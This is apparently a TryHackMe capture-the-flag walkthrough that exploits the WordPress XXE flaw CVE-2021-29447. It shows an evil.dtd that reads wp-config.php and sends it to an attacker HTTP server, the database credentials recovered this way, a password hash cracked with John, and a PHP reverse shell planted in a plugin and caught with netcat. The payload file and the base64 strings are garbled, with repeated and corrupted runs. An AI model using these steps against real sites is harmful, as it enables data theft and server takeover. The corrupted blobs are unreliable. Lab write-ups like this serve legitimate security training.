

# **Wordpress: CVE-2021-9447**

### **Enumeration**

```
-(kali⊛kali)-[~]
<u>$\sudo \text{nmap} -sV -sC -A -Pn -p 22,80,3306 10.10.135.10</u>
[sudo] password for kali:
Starting Nmap 7.93 (https://nmap.org) at 2023-06-27 23:26 EDT
Nmap scan report for 10.10.135.10
Host is up (0.18s latency).
PORT
         STATE SERVICE VERSION
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 f065b842b7c3ba8efee43ccd57f1292e (RSA)
    256 421e1b8f1938992e3670cf0eb6319214 (ECDSA)
   256 8e8943de5d9b9966c42a9317f30ee1f4 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tryhackme – Just another WordPress site
http-generator: WordPress 5.6.2
3306/tcp open mysql MySQL 5.7.33-0ubuntu0.16.04.1
|_ssl-date: TLS randomness does not represent time
 mysql-info:
    Protocol: 10
    Version: 5.7.33-Oubuntu0.16.04.1
    Thread ID: 19
    Capabilities flags: 65535
```

The user creds from Task 1: Introduction

## Exploiting the vulnerability

A WordPress site affected by this vulnerability has been identified via the WPScan tool. We can see the output of this tool below from our enumeration.

```
Fingerprinting the version - Time: 00:00:00 

[+] WordPress version 5.6 identified (Insecure, released on 2020-12-08).

Found By: Unique Fingerprinting (Aggressive Detection)

- http://192.168.85.131/wp-admin/js/customize-controls.js md5sum is 60fd86fb779d8562016277fa5498836

[1] 3 vulnerabilities identified:

[4] Title: WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8

Fixed in: 5.6.3

References:

- https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447

- https://wordpress.org/news/2021/04/wordpress-57-1-security-and-maintenance-release/
- https://core.trac.wordpress.org/changeset/29378

- https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rv47-pc52-qrhh
- https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
- https://hackerone.com/reports/1095645
- https://www.youtube.com/watch?v=3NBxcmqCgt4
```

In this example, we have identified that the author user uses weak credentials.

user: test-corp password: test

## **Exploit**



#### Note

I recommend you to copy-paste the payload instead of writing them manually to avoid errors (nothing happen when uploading the malicious file to the server)

#### payload.wav

 $RIFF \textcircled{WAVEiXML} \begin{tabular}{ll} RIFF \textcircled{WAVEiXML} \end{tabular} \begin{tabular}{ll} RIFF \end{tabular} \begin{tabular}{l$ 

#### evil.dtd

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/var/www/html/wp-config.ph
p">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.8.97.213:1234/?p=%file;'>" >
```

```
____(kali®kali)-[~/TryHackMe/wordpress-cve-2021-29447]
__$ php -S 0.0.0.0:1234
[Wed Jun 28 00:04:13 2023] PHP 8.1.12 Development Server (http://0.0.0.0:1234) started
```

```
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 Accepted
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 [200]: GET /evil.dtd
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 Closing
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 Accepted
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 [404]: GET /?p=nVZtT+NGEP5cJP7DcK2UKyVx0aSq4lqVQFKCLkdonAjdp2hjr+0Vz
u7evoSLTvff07N2HIdDreA4CWPPPPP+zPzxly704UF0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAAMcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwWzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwKzgsmeWQKJmJAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgsmeWQAAWcwWcxgs
iRH95JgzxvFY/i4if8Zg+X0oZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+Q0GctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS
42 w TcxYCjHZRmyQPL+X7N8DsW0oLjp+5DNyQfEws5+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCs0Kgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECniuple(1) and the substitution of the substitution
TBdvuvAz++Dd41vDRq2q0lWnuLM4+GUcNB0ysyDYzLn0v0HkmbWktHvk076cXw/m04Izc71mYnPqJCnZ8/4RUl41p3RJJ4R0KkSVpJUW7fpq6uCGUs
5rrobG7MaGWy2dK9Xb087C1ej/jQeBiPeZb+38akU0xuKZgpxNpr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hA
zZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrU
BrQS6TBwiViE0IZFJREo+In0B/yKsq+hCPQiqXCCWR2IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVR06l
1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKro02rRz
6b0VLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGg0MY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8z
UulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUA0EGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4H
G7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRrsrpDdRjR6ykXbkLGvM
1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZw
St1rXGE4e/nw9PPhhxzr11xNYLAY308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0tPLUQXZr30Df/s0aGFIo6vDRAs3nHbY4x0Vxq0fwE=-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc-No-suc
h file or directory
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 Closing
```

Create read.php file to read the decode string

```
<?php
$decode string = 'nVZtT+NGEP5cJP7DcK2UKyVx0aSq4lqV0FKCLkdonAjdp2hjr+0Vzu7evoSLTvff07N2HIdDreA4CWPPPPP+zPzxly704UF0
WEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h
9y KmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCs0Kgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn
0 \lor 0 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 (1998) and the state of the 
xkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfCNAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMARANAMA
6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+
Uec6yR1y2Da1zwoV0Qx0tPLUQXZr30Df/s0aGFIo6vDRAs3nHbY4x0Vxq0fwE=';
echo zlib decode(base64 decode($decode string));
?>
```

Run the file with command line  $php\ read.php$  and it will export the data inside the base64 decoded string  $\rightarrow$  Read the content and you will find the database name and user creds

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );
```

Use the previous creds to login mysql within in tag to identify the specific target URL

```
— (kali⊛kali)-[~]

$\_$ mysql -h 10.10.135.10 -u thedarktangent -p

Enter password:

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MySQL connection id is 378

Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Look around the databases to find the sensitive data of user creds

```
MySQL [(none)]> show databases;
+----+
| information_schema |
| mysql
| performance_schema |
| sys |
| wordpressdb2 |
+----+
5 rows in set (0.204 sec)
MySQL [(none)]> use wordpressdb2;
Database changed
MySQL [wordpressdb2]> show tables;
| Tables_in_wordpressdb2 |
+----+
| wptry_commentmeta |
| wptry_comments
| wptry_links
| wptry_options
| wptry_postmeta
| wptry_posts
| wptry_term_relationships |
| wptry_term_taxonomy |
| wptry_termmeta
| wptry_terms
| wptry_usermeta
| wptry_users
12 rows in set (0.185 sec)
MySQL [wordpressdb2]> describe wptry_users;
| Field | Type | Null | Key | Default | Extra |
10 rows in set (0.187 sec)
```

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Now I know the structure of the table wptry\_users which contains users creds → View the data

Copy the hash from user corp-001 's password to a file on local machine

```
(kali@kali)-[~/TryHackMe/wordpress-cve-2021-29447]


$\_$ echo "\$P\$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1" > corp-001_creds.hash

$\( \text{(kali@kali)-[~/TryHackMe/wordpress-cve-2021-29447]} \\
$\text{cat corp-001_creds.hash}
$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1
```


Then use johntheripper to decrypt the hash

```
(kali⊕ kali)-[~/TryHackMe/wordpress-cve-2021-29447]
$ john corp-001_creds.hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
teddybear (?)
1g 0:00:00:00 DONE 2/3 (2023-06-28 00:25) 25.00g/s 28800p/s 28800c/s 28800C/s bigdog..888888
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Use the username and password found on the above to re-login the wordpress because the previous user test-corp does not have the permission as admin to modify any themes or plugins




As this message, we have encourage that the user corp-001 is admin



From the right side bar, select **Plugins** → **Plugin Editor** 

Select plugin Hello Dolly and paste the content of php reverse shell from Pentest Monkey

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Start Netcat Listener on the local machine

Open new tab on web-browser and enter URL: http://wp-content/plugins/hello.php

```
| Chali®kali)-[~] | Signar of the state of t
```

#### Get the flag

```
$ cd /home
$ ls -l
total 12
drwxr-xr-x 5 stux stux 4096 May 26 2021 stux
$ cd stux
$ ls -l
total 4
```

```
drwxrwxr-x 2 stux stux 4096 May 26  2021 flag
$ cd flag
$ ls -l
total 4
-rw-rw-r-- 1 stux stux 46 May 26  2021 flag.txt
$ cat flag.txt
thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}
```

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